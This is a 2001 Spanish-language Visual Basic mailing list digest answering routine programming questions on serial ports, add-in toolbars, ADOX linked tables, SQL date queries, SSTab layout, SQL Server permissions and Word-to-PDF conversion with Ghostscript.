            com.PortOpen = False 'Cerrar el puerto y salir
        End If
    End If
End Sub


Private Sub RecibirCom()
    Dim NumCars As Integer
    Dim BufferEnt, info As String

    If err Then MsgBox err.Description, 48
    'Leer datos del puerto
    com.InputLen = 0
    NumCars = com.InBufferCount
    If NumCars Then
        BufferEnt = com.Input
        info = Mid(BufferEnt, 1, 1)
      'Aqui puedes continuar con tu info
    End If
End Sub
```

Saludos y espero que te sirva Juan.

-----Mensaje original-----
De: Honey Hernandez [mailto:honey@tabacuba.com.cu]
Enviado el: martes, 30 de octubre de 2001 17:12
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Puerto serie
Importancia: Alta

Saludos a todos

Tengo que hacer un programa que lea del com1 la información que transmite una pizarra telefónica y no he podido hacer mucho con la ayuda del MSComm, si alguien pudiera decirme como hacerlo le agradecería eternamente.

EL problema es que según la ayuda en cuanto abra el puerto debería comenzar a recibir y no es así, el problema no es la pizarra pues con el hiperterminal funciona perfectamente.

Add-in con combo e imagen

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Por ahí tengo un ejemplo y hace esto:

```
' Add the buttons to the edit menu
With m_VBInst.CommandBars(TOOLBAR_NAME).Controls
     Set m_cmdTimeStamp = .Add(msoControlButton)
     m_cmdTimeStamp.Caption = CAPTION_TIMESTAMP
     Clipboard.SetData LoadResPicture(RES_ID_TIMESTAMP, vbResBitmap)
     m_cmdTimeStamp.PasteFace
     m_cmdTimeStamp.Tag = BUTTON_TAG_TIME_STAMP

     Set m_cmdClose = .Add(msoControlButton)
     m_cmdClose.Caption = CAPTION_CLOSE
     Clipboard.SetData LoadResPicture(RES_ID_CLOSE, vbResBitmap)
     m_cmdClose.PasteFace
     m_cmdClose.Tag = BUTTON_TAG_CLOSE

     Set m_cmdClear = .Add(msoControlButton)
     m_cmdClear.Caption = CAPTION_CLEAR
     Clipboard.SetData LoadResPicture(RES_ID_CLEAR, vbResBitmap)
     m_cmdClear.PasteFace
     m_cmdClear.Tag = BUTTON_TAG_CLEAR
End With
```

Espero te sirva.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: lmcid@sadiel.es [mailto:lmcid@sadiel.es]
Sent: Jueves 27 de Septiembre del 2001 09:08 a.m.
To: visualbasic-esp@yahoogroups.com
Subject: RE: (VB-ESP) Add-in y boton combo

He estado viendo el control y esta muy bien, pero no es exactamente lo que estoy buscando. Lo que quiero es modificar la barra de visual basic, e insertar mi addin.

Con esta linea puedo insertar un boton en la barra estandar que me despliega un combo

```
VBInstance.CommandBars("Estándar").Controls.Add(msoControlPopup, , ,
VBInstance.CommandBars("Estándar").Controls.Count)
```

Pero no se como meterle una imagen a ese boton, y eso es precisamente

lo que quiero conseguir.

De todas formas muchas gracias.

Si con estas nuevas aclaraciones alguien puede echarme una mano se lo agradeceria mucho.

Un saludo.

--- En visualbasic-esp@y..., "J.I. Moratiel"
escribió:
> En estos dias un co-listero ha enviado a la lista un mensaje con un
programa
> adjunto llamado Colour Picker que puede ser que haga lo que tu
precisas.
> Mira de encontrarlo y, en caso contrario, dímelo y te lo remito.
>
> Un saludo.
> J.I. Moratiel Gnlez.
>
_____
>
> Página dedicada a la Programación en Visual Basic, C, Pascal,
Cobol, Visual Cobol, Html, etc.
> http://users.servicios.retecal.es/moratiel
> http://usuarios.tripod.es/jimoratiel
> http://www.iespana.es/moratiel
> ----- Original Message -----
> From: lmcid@s...
> To: visualbasic-esp@y...
> Sent: Thursday, September 27, 2001 10:13 AM
> Subject: (VB-ESP) Add-in y boton combo
>
>
> Hola compañeros. ¿Como van esos proyectos?
>
> Yo estoy un poco atascado porque quiero hacer un addin que
muestre en
> la barra de botones estandar de Visual Basic un boton de estos
que al
> lado tienen una flechita y cuando se pulsa sobre ella se
despliega un
> menu popup. Pero no se como se hace ese botón.
>
> Llevo mas de un dia buscando codigo que me indique como se crean,
> como se añadirian los submenus y el codigo de estos pero hasta
ahora
> solo he conseguido hacer un boton asi pero al que no le puedo
asignar
> ningun picture.
>
>
> ¿Alguno de vosotros teneis idea de como se hace esto?

>
> Muchas gracias.
>
>
>

> Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@y... desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).
>
> No envies ficheros de más de 25 Kb a la lista, por favor.
> Si envías ficheros con virus podrás ser dado de baja de la lista.
>
>
>
> La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio así como de la Política de privacidad.

Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio (http://es.docs.yahoo.com/info/utos.html) así como de la Política de privacidad (http://privacy.yahoo.com/es/).

Si quieres darte de baja de la lista manda un mensaje a visualbasic-esp-unsubscribe@yahoogroups.com desde la cuenta que quieres dar de baja (encontrarás más opciones en http://www.telecable.es/personales/jrubi/visualbasic.htm).

No envies ficheros de más de 25 Kb a la lista, por favor.
Si envías ficheros con virus podrás ser dado de baja de la lista.

La utilización de Yahoo! Grupos está sujeta a su aceptación de las Condiciones del servicio (http://es.docs.yahoo.com/info/utos.html) así como de la Política de privacidad (http://privacy.yahoo.com/es/).

Adjuntar tabla de dBase con ADO *(2 mensajes)*

Mensaje enviado por jfo@tragsatec.es

Te mando algo que he encontrado por ahi, supongo que modificando un poco te podra valer

Crear una tabla vinculada

```
Sub ADOCreateAttachedJetTable()
Dim cat As New ADOX.Catalog
Dim tbl As New ADOX.Table
'Open the catalog
cat.ActiveConnection = "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=c:\nwind.mdb;"
'Set the name and target catalog for the table
tbl.Name = "Authors"
Set tbl.ParentCatalog = cat
'Set the properties to create the link
tbl.Properties("Jet OLEDB:Create Link") = True
tbl.Properties("Jet OLEDB:Link Datasource") = "C:\pubs.mdb"
tbl.Properties("Jet OLEDB:Link Provider String") = ";pwd=password"
tbl.Properties("Jet OLEDB:Remote Table Name") = "authors"
'Append the table to the collection
cat.Tables.Append tbl
Set cat = Nothing
End Sub
```

****

Crear una tabla vinculada (ODBC)

```
Sub ADOCreateAttachedODBCTable()
Dim cat As New ADOX.Catalog
Dim tbl As New ADOX.Table
'Open the catalog
cat.ActiveConnection = "Provider=Microsoft.Jet.OLEDB.4.0;" & _
"Data Source=C:\nwind.mdb;"
'Set the name and target catalog for the table
tbl.Name = "Titles"
Set tbl.ParentCatalog = cat
'Set the properties to create the link
tbl.Properties("Jet OLEDB:Create Link") = True
tbl.Properties("Jet OLEDB:Link Provider String") = _
"ODBC;DSN=alyssa1;UID=sa;PWD=;"
tbl.Properties("Jet OLEDB:Remote Table Name") = "titles"
' Append the table to the collection
cat.Tables.Append tbl
Set cat = Nothing
End Sub
```

Un saludo

Mensaje enviado por "Juan Onorio Palavicini Hernández"
<onorio_palavicini@hotmail.com>

Gracias por tu consejo, ya he encontrado la solución buscando en la ayuda en línea de Microsoft, ahi se las envío a todos por si a alguien le hace falta (está bestial):

ACC2000: How to Create and Refresh Linked dBASE Tables with ADOX

The information in this article applies to:

Microsoft Access 2000

Advanced: Requires expert coding, interoperability, and multiuser skills.

This article applies only to a Microsoft Access database (.mdb).

SUMMARY

With ActiveX Data Objects code, you can programmatically link to dBASE tables and also refresh them. This article contains sample Visual Basic for Applications functions that demonstrate how to do this.

MORE INFORMATION

In Windows Explorer, create two new folders in the root directory of Drive C. Name one folder MyDbaseFiles and the other folder MyDbaseFiles2.

Close Windows Explorer, and then start Microsoft Access.

Open the sample database Northwind.mdb.

Click the Customers table, and then click Export on the File menu.

In the Export Table 'Customers' to dialog box, browse to the C:\MyDbaseFiles folder.

Set the Save as type box to dBASE IV (*.dbf).

Make sure the file name is Customers, and then click Save.

Close Northwind.mdb, and then create a new Access database, and name it DB1.mdb.

On the Insert menu, click Module. A new module appears.

On the Tools menu, click References.

Make sure the following two references are selected:

Microsoft ADO Ext. for DDL and Security. (Version 2.1 or higher)
Microsoft ActiveX Data Objects Library. (Version 2.1 or higher)

Type or paste the following code into the new module:

```
Function LinkdBaseFile(strPath As String, _
  strLinkPro As String, strRemTab As String)

Dim conn As New ADODB.Connection
Dim cat As New ADOX.Catalog
```

```
Dim tbl As New ADOX.Table

' Open the catalog using the current Access database.
cat.ActiveConnection = CurrentProject.Connection

' Create the new table.
tbl.Name = "LinkedBase"
Set tbl.ParentCatalog = cat

' Set the properties to create the link.
tbl.Properties("Jet OLEDB:Create Link") = True
tbl.Properties("Jet OLEDB:Link Datasource") = strPath
tbl.Properties("Jet OLEDB:Link Provider String") = strLinkPro
tbl.Properties("Jet OLEDB:Remote Table Name") = strRemTab

' Append the table to the tables collection of the catalog.
cat.Tables.Append tbl

' Clean up.
Set cat = Nothing

End Function


Function RefreshLinkedDBase(strPath As String)

Dim cat As New ADOX.Catalog
Dim tbl As New ADOX.Table

' Open the catalog.
cat.ActiveConnection = CurrentProject.Connection

'Cycle through all tables.
For Each tbl In cat.Tables
' Check to make sure each table is a linked table.
    If tbl.Type = "LINK" Then
        'Set the path apporpriately
        tbl.Properties("Jet OLEDB:Link Datasource") = strPath
    End If
Next
End Function
```

Type the following line in the Immediate window, and then press ENTER:

```
?LinkdBaseFile("c:\MyDbaseFiles\","Dbase IV","Customer")
```

In the Database window, click Tables, and on the View menu click Refresh. Note that there is a new linked dBASE table.

In Windows Explorer, browse to the C:\MyDbaseFiles\ folder.

Click the file CUSTOMER.DBF, and on the Edit menu, click Cut.

Browse to the C:\MyDbaseFiles2 folder and paste the file there.

Return to the DB1.mdb database and try opening the dBASE table. Note that you receive an error. The link must be updated.

Return to the Visual Basic for Applications module that you created earlier.

Type the following line in the Immediate window, and then press ENTER:

?RefreshLinkedDBase("C:\MyDbaseFiles2\")
Return to the Database window and try to open the dBASE table. Note that it opens without an error. The link is updated.

Additional query words: directory directories

Saludos.
Juan Onorio Palavicini Hernández
Correo electrónico: onorio_palavicini@hotmail.com
ICQ #: 62653440
http://orbita.starmedia.com/~el_zorro_willis/

Aplicacion multiidioma

Mensaje enviado por "Jose Antonio Rodriguez" <f3071103@est.fib.upc.es>

Aca adjunto un ejemplo de como hacer una aplicacion multiidioma.

Saludos,
Jose
----- Original Message -----
From: "William Silupu" <wsilupu@broomperu.com>
To:
Sent: Wednesday, October 17, 2001 12:13 AM
Subject: (VB-ESP) Traductor

Amigos,

Me podrian decir de algun software que te permita traducir tu aplicacion a multiples idiomas.?

Saludos / Best Regards

William Silupu
em@il: wsilupu@broomperu.com

multiplelang.zip

Avi de una impresora

Mensaje enviado por "leopoldo Nestor" <nestorleopoldo@hotmail.com>

Si me das más tiempo te la hago mejor pero creo q ha quedao bien. ;)
Para crearlo he usado Photoshop para los fotogramas y bmp2avi para juntarlos y generar el avi

Puedes bajarte el bmp2avi de
http://www.homeusers.prestel.co.uk/cherryjam/utilities.html

>From: "Antonio Velasquez F." <avelasquez@comsa.cl>
>Reply-To: visualbasic-esp@yahoogroups.com
>To: "Visual Basic" <visualbasic-esp@yahoogroups.com>
>Subject: (VB-ESP) Iconos avi de Impresora
>Date: Wed, 3 Oct 2001 08:55:29 -0400
>
>Hola Amigos,
>Necesito si tienen o si saben de alguna dirección para obtener un icono de
>impresión (Impresora) avi,
>De antemano gracias
>Antonio Velásquez.

impresion.zip

Buscar archivos en el disco *(3 mensajes)*

Aquí les envio el código del programa que busca archivos en el disco duro de una forma impresionantemente rapida, si tienen dudas para adapatarlo a sus necesidades no duden en consultarme

Saludos cordiales,

Servicios Integrales de Negocios, S.C.
Lic. Efrén G. Pedroza Huerta
Socio Consultor
Simón Bolívar 1923-1 Altos
Mitras Centro, Monterrey, N.L.
Tels: (8) 333-5373, 333-5374, 348-1401
Web Site: members.theglobe.com/integracorp

fsearch.zip

Mensaje enviado por "Lic. Liliana B. Olivera Rivas" <lorhab@concordia.com.ar>

Mirá como trabaja este programita que te envío, y acomodalo a tus necesidades
Por ser tan chiquito, lo envío a la lista.
Saludos desde Concordia, Entre Ríos

buscador.zip

Mensaje enviado por Quintero Rojas Daniel <dquintero@meximed.com>

Te mando un pequeño ejemplo.

Lic. Daniel Quintero Rojas
Tel. Oficina (Meximed): (52) 5448-6700 Ext. 6913
E-mail: dquintero@meximed.com
dqrsoftware@gmx.net
dqrsoftware@hotmail.com
Página web: http://dqrsoftware.tripod.com/
¡SALUDOS DESDE MÉXICO!

-----Original Message-----
From: Carlos Prado [mailto:cprado@phreaker.net]
Sent: Martes 09 de Octubre del 2001 03:33 a.m.
To: vbasic-es
Subject: (VB-ESP) Buscar fichero en Mi Pc

Ante todo hola,
Soy nuevo en la lista y espero poder ser de ayuda para todos y que me podais ayudar a mi.

Bueno, mi problema es que necesito buscar un fichero en Mi Pc, es decir, en todos los discos duros del ordenador. Tengo entendido que con FindFirstFile y FindNextFile se puede hacer pero no se como se utilizan. Si alguien conoce algun código de ejemplo y me lo puede enviar se lo agradezco.

Un Saludo,

Carlos Prado (cprado@phreaker.net)
Analista / Programador

drvscan.zip

Calcular cumpleaños

Mensaje enviado por "Javier Huenupi P." <jhuenupi@softland.cl>

Veamos...

Para el día de hoy es fácil

```
Select * from Tabla
Where Day(fechaNacimient) = day(GetDate())
And Month(fechaNacimient)= Month(Getdate())
```

Y entre hoy y 10 días es algo mas complejo

```
***************** Codigo *************
Fecha1 =Date
1) debes calcular la fecha de hoy mas 10
Fecha2 =Dateadd("d",10,Date)
2)Si el mes de la Fecha2 igual al mes de la Fecha1 , el query sería el sgte
        Select * from Tabla
        Where Day(fechaNacimient) >= day(GetDate()) And Day(fechaNacimient) <=
Day(DATEADD(day, 10, GetDate() ) )
        And Month(fechaNacimient)= Month(Getdate())

2)Si el mes de la Fecha2 es mayor al mes de la Fecha1 (problemas...)

Select * from Tabla
Where (
        Day(fechaNacimient) > day(GetDate())
        and Day(fechaNacimient) < Day(DATEADD(day ,-1, Month(Getdate()) + 1))
        and Month(fechaNacimient)= Month(Getdate())
      )
      Or
      (
        Day(fechaNacimient) > 1 and Day(fechaNacimient)< Day( DATEADD(day, 10,
GetDate()))
        And Month(fechaNacimient)= Month(DATEADD(day, 10, GetDate() ) )
      )
```

Nota.- puede haber problema de ())()()))(quede un poco mareADO. ;-)

Saludos Javier...

Cambiar el numero de files con Windows ME

Mensaje enviado por "Mario Daniel Portunato" <portunato@lvd.com.ar>

En el archivo system.ini, en el apartado [386Enh], agrega o modifica la línea:

PerVMFiles=xxx (ojo con la mayúsculas y minúsculas)

donde xxx es el valor de archivos que necesitas abrir: máximo 255.

Por ejemplo:

```
[386Enh]
PerVMFiles=60 // la cantidad de files.
```

Reinicias y ya está.

Saludos.
Daniel Portunato.
portunato@lvd.com.ar

----- Original Message -----
From: Ricardo López <ritmas@terra.es>
To: <visualbasic-esp@yahoogroups.com>
Sent: Saturday, September 29, 2001 3:07 PM
Subject: (VB-ESP) Cambiar el numero de files con Windows ME

Hola a todos tengo el siguiente problema... Tengo un programa bajo windows que utiliza bases de datos de FoxPro. El sistema operativo que tengo instalado es Windows Millennium y resulta que cuando ejecuto dicho programa y entro en algunos apartados me dice que hay bastantes ficheros abiertos y no puedo hacer nada. Con windows 98 se modificaba el fichero config.sys y se le ponia al parametro files un valor superior, pero en Windows ME como se hace?

Un saludo a todos.....

Cambiar password con ADO

Mensaje enviado por "Ramón Egido Sánchez" <regido@ferroatlantica.es>

Te confirmo que en ese link viene un ejemplo, efectivamente hay que hacerlo en el momento de compactar la bd. Tienes que añadir en tu proyecto una referencia a JRO.

Código de la web de Microsoft:

```
Sub JROChangeDatabasePassword()

   Dim je As New JRO.JetEngine

   ' Make sure there isn't already a file with the
   ' name of the compacted database.
   If Dir(".\NewNorthWind.mdb") <> "" Then _
      Kill ".\NewNorthWind.mdb"

   ' Compact the database specifying the new database password
   je.CompactDatabase "Data Source=.\NorthWind.mdb;", _
      "Data Source=.\NewNorthWind.mdb;" & _
      "Jet OLEDB:Database Password=password"

   ' Delete the original database
   Kill ".\NorthWind.mdb"

   ' Rename the file back to the original name
   Name ".\NewNorthWind.mdb" As ".\NorthWind.mdb"

End Sub
```

SUERTE. Un Saludo.
Ramón Egido Sánchez

Centrar frames en un SSTAB *(2 mensajes)*

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Efectivamente, no lo puse en los mails anteriores porque creí que lo sabías...

El SSTab, para hacer "aparecer" y "desaparecer" los controles correspondientes a cada pestaña, les suma o resta un "offset" a su coordenada Left.

Este Offset depende de la pestaña que esté seleccionada, suponete que a la pestaña 1 le corresponda el -20000 Cuando esta seleccionada la pestaña 1 los controles tienen como propiedad left la que corresponde. Si ahora cambio de pestaña, a los left de todos los controles les resto 20000 y les sumo el offset que corresponda a la
pestaña que selecciónè, de modo que todos los que correspondan a otras pestañas quedan "afuera" del marco de visibilidad, mientras que los que corresponden a la pestaña seleccionada quedan "adentro".

Si yo modifico la posición mientras la pestaña no está seleccionada, se asociarán con el offset de la pestaña actual, y no con el de la pestaña que les corresponde...

Espero que te ayude a entender lo que está pasando...

Saludos
Alberto

>>> Grupo Juncal.Notes."owner-vb-esp@ccc.uba.ar@BNL" 17/09/01 14:43 >>>
Hola amigos¡¡¡¡ Ora vez me respondo a mi mismo, llevo dos horas mirando esto y parece que he encontrado mi error.
De todos modos acepto comentarios y/o trucos sobre este tema, porque no se si estaré en lo correcto o me pueden seguir apareciendo EFECTOS SECUNDARIOS.

Os cuento :
PAra solucionar el problema de centrar los frames en cada tab, por lo que he podido deducir de un ejemplo que encontré en Internet, parece que antes de mover/reposicionar algún control debemos seleccionar (SStab.Tab= X) la pestaña en la que queremos posionarlo, si queremos que al pinchar en otras pestañas aparezcan controles que no deseamos aparezcan en esa pestaña.

Mensaje enviado por "Pedro(Argenet)" <ppalomo@argen.net>

Hola amigos¡¡¡¡ Ora vez me respondo a mi mismo, llevo dos horas mirando esto y parece que he encontrado mi error.
De todos modos acepto comentarios y/o trucos sobre este tema, porque no se si estaré en lo correcto o me pueden seguir apareciendo EFECTOS SECUNDARIOS.

    Os cuento :
    PAra solucionar el problema de centrar los frames en cada tab, por lo que he podido deducir de un ejemplo que encontré en Internet, parece que antes de mover/reposicionar algún control debemos seleccionar (SStab.Tab= X) la pestaña en

la que queremos posionarlo, si queremos que al pinchar en otras pestañas aparezcan controles que no deseamos aparezcan en esa pestaña.

Aquí va el Código del evento Activate :

```
  Private Sub Form_Activate()

    'Centro el SSTAB en el formulario
    SSTab1.Move Me.Left + 50, Me.Top + 50, Me.ScaleWidth - 550, Me.ScaleHeight -
125

    'Centro el Frame 1 en el Tab 0
    SSTab1.Tab = 0
    Frame1.Left = SSTab1.Left + 50
    Frame1.Top = SSTab1.Top + 320
    Frame1.Height = SSTab1.Height - 500
    Frame1.Width = SSTab1.Width - 275

    ' Centro el Frame5 en el Tab 1.
    SSTab1.Tab = 1
    Frame5.Left = SSTab1.Left + 50
    Frame5.Top = SSTab1.Top + 320
    Frame5.Height = SSTab1.Height - 500
    Frame5.Width = SSTab1.Width - 275

End Sub
```

Y nada más, espero haber aportado algo a la lista. Se aceptan comentarios y/o trucos sobre SSTAB.

GRACIAS Y UN SALUDO¡¡¡¡
Pedro Palomo.

----- Original Message -----
From: Pedro(Argenet)
To: VB-YAHOO ; vb-esp@ccc.uba.ar
Sent: Monday, September 17, 2001 5:06 PM
Subject: vb-esp : Cosas extrañas con el SSTAB.Ayuda¡¡¡

Hola amigos estoy realizando una aplicación de bases de datos y tengo un formulario en el que tengo un objeto
SSTAB para ver/insertar/modificar los datos de un registro de la tabla.
El SSTAB tiene 5 pestañas, cada una con sus controles dentro.
En las dos primeras pestañas tengo un frame en cada una, conteniendo los TEXTBOX,Combobox,DTPicker,etc,etc)

Mi problema es el siguiente.
Al iniciar la aplicación hago que el SSTab tenga el mismo tamaño (menos un borde) que el formulario. Esto lo hago en el evento
del formulario.

Pero ahora quiero hacer que el frame de la pestaña1 del SSTAB tenga el tamaño del area cliente del SSTAB menos un marge, para que quede todo cuadrado con el siguiente problema :

- En el evento activate del formulario Cambio el tamaño de ese Frame para que sea relativo al tamaño del SSTAB, pero esto me provoca un EFECTO SECUNDARIO(Que es lo que me deja un poco moskeao)...hace que cuando pincho en la segunda pestaña, se vea el frame de la primera pestaña encima del frame de esta segunda pestaña.

Cosa bastante extraña pues tome la precaución de pegar los controles de cada pestaña en cada una de las pestañas.

Sabeis como puedo realizar esta operación de ajustar los frames al area cliente del SSTAB, sin que me provoque este EFECTO SECUNDARIO??
Muchas gracias amigos¡¡ Espero haberme explicado medio claro¡¡¡¡...y gracias por haber llegado al final de este correo... :-)

Salu2. Pedro Palomo.

Consultar los permisos en SQl Server

Mensaje enviado por Perez Neira Guillermo <GPN@ctp.com.ar>

Hola:

Te envio el help de SP la forma de ejecutarlo es : "Exec sp_helprotect"

sp_helprotect

Devuelve un informe con información acerca de los permisos de usuario de un objeto o los permisos de una instrucción en la base de datos actual.

Sintaxis

```
sp_helprotect [ [ @name = ] 'object_statement' ]
    [ , [ @username = ] 'security_account' ]
    [ , [ @grantorname = ] 'grantor' ]
    [ , [ @permissionarea = ] 'type' ]
```

Argumentos

[@name =] 'object_statement'

Es el nombre del objeto o de una instrucción de la base de datos actual cuyos permisos se van a presentar. El argumento object_statement es de tipo nvarchar(776) y su valor predeterminado es NULL, que devuelve los permisos de todos los objetos e instrucciones. Si el valor es un objeto (tabla, vista, procedimiento almacenado o procedimiento almacenado extendido), tiene que ser un objeto válido de la base de datos actual. El nombre del objeto puede incluir un calificador de propietario en la forma owner.object.

Si object_statement es una instrucción, puede tratarse de:

CREATE DATABASE
CREATE DEFAULT
CREATE FUNCTION
CREATE PROCEDURE
CREATE RULE
CREATE TABLE
CREATE VIEW
BACKUP DATABASE
BACKUP LOG

[@username =] 'security_account'

Es el nombre de la cuenta de seguridad cuyos permisos se presentan. El argumento security_account es de tipo sysname y su valor predeterminado es NULL, que devuelve todas las cuentas de seguridad de la base de datos actual. security_account tiene que ser una cuenta de seguridad válida de la base de datos actual. Cuando especifique un usuario de Microsoft® Windows NT®, indique el nombre con el se conoce al usuario de Windows NT en la base de datos (agregado mediante sp_grantdbaccess).

[@grantorname =] 'grantor'

Es el nombre de la cuenta de seguridad que ha concedido los permisos. El argumento grantor es de tipo sysname y su valor predeterminado es NULL, que devuelve la información de los permisos concedidos por las cuentas de seguridad que existan en la base de datos. Cuando especifique un usuario de Windows NT, indique el nombre con el que se conoce al usuario de Windows NT en la base de datos (agregado mediante sp_grantdbaccess).

[@permissionarea =] 'type'

Es una cadena de caracteres que indica si se van a presentar permisos de objetos (cadena de caracteres o), permisos de instrucciones (cadena de caracteres s) o ambos (o s). El argumento type es del tipo de datos varchar(10) y su valor predeterminado es o s. type puede ser cualquier combinación de o y s, con o sin comas o espacios entre o y s.

Valores del código de retorno

0 (correcto) o 1 (error)

Conjuntos de resultados

Nombre de columna | Tipo de datos | Descripción

Owner | sysname | Nombre del propietario del objeto.
Object | sysname | Nombre del objeto.
Grantee | sysname | Nombre de quien ha recibido los permisos.
Grantor | sysname | Nombre de quien ha concedido los permisos al beneficiario.
ProtectType | char(10) | Nombre del tipo de protección: GRANT , REVOKE
Acción | varchar(20) | Nombre del permiso:

REFERENCES
SELECT
INSERT
DELETE
UPDATE
CREATE TABLE
CREATE DATABASE
CREATE FUNCTION
CREATE RULE
CREATE VIEW
CREATE PROCEDURE
EXECUTE
BACKUP DATABASE
CREATE DEFAULT
BACKUP LOG

Columna | sysname | Tipo de permiso:

All = Permiso sobre todas las columnas actuales del objeto.
New = Permiso sobre las nuevas columnas del objeto que se pueden alterar (mediante la instrucción ALTER) posteriormente.
All+New = Combinación de Todas y Nuevas.

Observaciones

Todos los parámetros de este procedimiento son opcionales. Si se ejecuta sin parámetros, sp_helprotect presenta todos los permisos que se han concedido o

denegado en la base de datos actual.

Si se especifican algunos parámetros, pero no todos, se tienen que utilizar parámetros con nombre para identificar el parámetro concreto o NULL como marcador de posición. Por ejemplo, para presentar todos los permisos del asignador dbo, ejecute:

```
EXEC sp_helprotect NULL, NULL, dbo
```

O bien

```
EXEC sp_helprotect @grantorname = 'dbo'
```

El resultado está ordenada por categoría de los permisos, propietario, objeto, beneficiario, asignador, categoría del tipo de protección, tipo de protección, acción e Id. secuencial de columna.

Permisos

De forma predeterminada, los permisos de ejecución corresponden a la función public.

Ejemplos

A. Presentar los permisos de una tabla
Este ejemplo presenta los permisos de la tabla titles.

```
EXEC sp_helprotect 'titles'
```

B. Presentar los permisos de un usuario
Este ejemplo presenta todos los permisos que el usuario Judy tiene en la base de datos actual.

```
EXEC sp_helprotect NULL, 'Judy'
```

C. Presentar los permisos concedidos por un usuario específico
Este ejemplo presenta todos los permisos concedidos por el usuario Judy en la base de datos actual, con NULL como marcador de posición en los parámetros no especificados.

```
EXEC sp_helprotect NULL, NULL, 'Judy'
```

D. Presentar sólo los permisos de las instrucciones
Este ejemplo presenta todos los permisos de instrucciones de la base de datos actual, con NULL como marcador de posición en los parámetros no especificados.

```
EXEC sp_helprotect NULL, NULL, NULL, 's'
```

-----Mensaje original-----
De: De la Rosa, Pepi [SMTP:pepi@norgren.es]
Enviado el: miércoles 26 de septiembre de 2001 16:08
Para: visualbasic-esp@yahoogroups.com
Asunto: (VB-ESP) Seguridad SQL2000

Hola compañeros, a ver si alguien pudiera ayudarme con la siguiente inquietud:
Entorno: VB60 - ADO, SQL2000

Quisiera saber si es posible, en el momento de conectarme a la B.D. SQL, poder saber si el usuario que se está conectando en ese momento tiene acceso de escritura.

Sé recoger el nombre de usuario conectado a la red (con la API GetUserName), pero no sé cómo comprobar si tiene acceso de escritura en la B.D.

Me gustaría que al mostrar un formulario que contiene 4 botones (2 de ellos son de mantenimiento), en ese momento comprobase si tiene acceso de escritura, en caso afirmativo los habilitaría todos, sino, solo deberán estar activos 2.

Espero haberme explicado y ojalá me puedan ayudar.

Muchas gracias.

Saludos,

Pepi

Convertir de Word a PDF

Mensaje enviado por Sergio Bernal Calzada <sergio_b_c@yahoo.com>

Yo lo hago de esta forma

alguna vez lo autoomatice, pero no se donde quedo el programita que nadamas me pedia el archivo y me abria el word lo mandaba a imprimir a archivo y luego lo transformaba a pdf

pero ahi van los pasos manualmente

1. Tener el driver de una impresora postscript instalada, yo instalo cualquiera que venga en el cd de windows, como por ejemplo las HP series 4 o 5 PS, claro que si tienen otro driver mejor y con soporte para colores, es mucho mejor. Alguna vez probe con un driver de una impresora laser a color postcript, pero no me acurdo el modelo y marca, si alguien tiene un driver de una impresora asi, diganme el modelo y maraca.

2. Bajar el GHOSTSCRIPT para win, lo pueden obtener de:
http://www.cs.wisc.edu/~ghost/
    asi se llama gs650w32.exe
   Luego lo instalan..., creo que ahorita esta la version 7.0, yo tengo intalado la version 6.50
    tambien esta por ahi el visor de PSs - gsv36w32.exe

3. para mayor comodidad agregenle al PATH la ruta de los binarios y las librerias
    set PATH=%PATH%;c:\gs\gs6.50\bin;c:\gs\gs6.50\lib; (o la ruta donde lo instalaron)

ya teniendo esto

4. Abrir el archivo de WORD o el que quieran e IMPRIMIRLO, pero mandarlo a IMPRIMIR A ARCHIVO seleccionando la IMPRESORA POSTSCRIPT que ya se habian instalado anteriormente
     Supongamos que la salida la gurdaron en c:\mis documentos\ y el archivo se llama de salida es documento.ps

5. En seguida abran una ventana de MS-DOS y cambiense a donde guardaron la salida del archivo postscript (segun lo anterior a c:\mis documentos\)

6. ahi pueden ejecutar esto
    C:\Mis Documentos>type documento.ps | gswin32c -q -sDEVICE=pdfwrite -sOutputFile=documento.pdf -sPAPERSIZE=letter -r204x98 -dSAFER=true -dNOPAUSE -

7. Y Chasam..!!!!! el archivo de postcript lo convierte en pdf

8. Finalmente por curiosidad entren a la carpeta de c:\gs\gs6.50\lib
    ahi hay varias rutinas para conversiin de formatos, todas hacen algo parecido a la linea que les escribi en el paso 6, como por ejemplo existe PS2PDF.bat (sinceramente nunca he
     probado esas utilerias en windows)

Ojala les sirva

Saludos

Creacion de consulta en Access 2000

Mensaje enviado por AVernieri@juncalnet.com.ar

Hola!

Como estas usando una sentencia SQL, seguramente te queda en la colección "Procedures" en vez de la "Views"...

Mirá la nota de la MSDN a pie del método "Append" de la colección Views...

If the command text that the user specifies represents a procedure rather than a view, the behavior is dependent upon the provider. Append will fail if the provider does not support persisting commands.

Note: When using the OLE DB Provider for Microsoft Jet, the Views collection Append method will allow you to specify a Procedure rather than a View in the Command parameter. The Procedure will be added to the data source and will be added to the Views collection. After the Append, if the Procedures and Views collections are refreshed, the Procedure will no longer be in the Views collection and will appear in the Procedures collection.

Saludos
Alberto

>>> Grupo Juncal.Notes."\"German Salvia\" <german@tec.com.ar>@BNL" 20/09/01 13:01 >>>
Me pasa algo medio extraño:
Tengo que crear por codigo una consulta en un mdb de access 2000
cuando lo hacia por DAO no habia problemas.
ahora que estoy usando ADO creo la consulta como MSDN manda:

```
Sub ADOCreateQuery()
    Dim cat As New ADOX.Catalog
    Dim cmd As New ADODB.Command
    ' Open the catalog
    cat.ActiveConnection = "Provider=Microsoft.Jet.OLEDB.4.0;Data
Source=MiBase.mdb;"
    ' Create the query
    cmd.CommandText = "SELECT * FROM CUENTAS"
    cat.Views.Append "AllCuentas", cmd
    Set cat = Nothing
End Sub
```

